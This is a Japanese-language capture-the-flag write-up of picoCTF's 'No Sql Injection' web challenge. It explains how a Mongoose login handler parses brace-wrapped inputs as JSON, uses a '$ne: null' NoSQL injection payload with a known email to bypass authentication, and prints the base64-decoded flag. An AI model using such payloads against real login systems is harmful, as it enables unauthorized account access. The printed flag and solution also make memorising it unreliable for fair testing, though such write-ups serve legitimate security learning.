- Challenge: No Sql Injection
- Tags: browser_webshell_solvable
- Genre: Web
- Difficulty: Medium
- Overview: Can you try to get access to this website to get the flag?

ソースコードは以下の形式になっています.
.
└── app
    ├── admin.html
    ├── index.html
    ├── package.json
    └── server.js
開発者ツールを用いて,ログインのhttp通信を見ます.
{"email":"test","password":"test"}
{"success":false}
次は,与えられているソースコードを読みます.
server.js
const express = require("express");
const bodyParser = require("body-parser");
const mongoose = require("mongoose");
const { MongoMemoryServer } = require("mongodb-memory-server");
const path = require("path");
const crypto = require("crypto");
技術スタックとして,ExpressとMongoDBを利用していることがわかりました.
これは,チャレンジ名の「NoSQL」と一致しています.また,admin.htmlには特に有用な情報はありませんでした.
index.htmlには,認証成功時に認証情報をsession storageに保存し,/adminに遷移する処理が記載されています.
index.html
<script>
document.getElementById('loginForm').addEventListener('submit', function (event) {
event.preventDefault();
const formData = {
email: document.getElementById('email').value,
password: document.getElementById('password').value
};
fetch('/login', {
method: 'POST',
headers: {
'Content-Type': 'application/json'
},
body: JSON.stringify(formData)
})
.then(response => response.json())
.then(data => {
console.log(data);
if (data.success) {
sessionStorage.setItem('email', data.email);
sessionStorage.setItem('token', data.token);
sessionStorage.setItem('firstName', data.firstName);
sessionStorage.setItem('lastName', data.lastName);
window.location.href = '/admin';
} else {
alert('Invalid credentials');
}
})
.catch(error => console.error('Error:', error));
});
</script>
server.jsで侵入対象として使用できそうなユーザーの情報(email)を入手しました.
server.html
const initialUser = new User({
firstName: "pico",
lastName: "player",
email: "picoplayer355@picoctf.org",
password: crypto.randomBytes(16).toString("hex").slice(0, 16),
});
await initialUser.save();
また,Mongooseを使用してMongoDBから,単一ユーザーを検索する際に,三項演算子で渡されたパラメータ値がJsonとして渡された場合にパースする処理が書かれています. 具体的には,emailとpasswordともに{で始まり}で終わる場合に,それをJsonとして解釈しパースする処理です.
また,MongoDBでは検索条件に$eq(等しい), $ne(等しくない), $regex(正規表現)等のクエリオペレーターを含むオブジェクトを指定できます. よって,この実装には検索条件そのものをユーザー入力として受け入れる重大なNoSQL Injectionの脆弱性が存在します.
server.js
const user = await User.findOne({
email:
email.startsWith("{") && email.endsWith("}")
? JSON.parse(email)
: email,
password:
password.startsWith("{") && password.endsWith("}")
? JSON.parse(password)
: password,
});
先程入手したemailと,この脆弱性の悪用が可能なペイロードを用いて認証バイパスを試してみます.Admin Pageに遷移したので,認証バイパスが成功しました. これは,「メールアドレスが“picoplayer355@picoctf.org“であり,かつ,保存されているパスワードの値がnullではないユーザーを見つける」ための簡易な認証バイパスの為のペイロードです.
{"email":"picoplayer355@picoctf.org","password":"{"$ne": null}"}

session storageから,tokenを抜き出すと==パディングが付与されており,base64文字列であることが推測されるので,decodeします. 結果として,フラッグを入手しました.
$ echo "cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uXzI1YmE0ZGUxfQ==" | base64 -d
picoCTF{jBhD2y7XoNzPv_1YxS9Ew5qL0uI6pasql_injection_25ba4de1}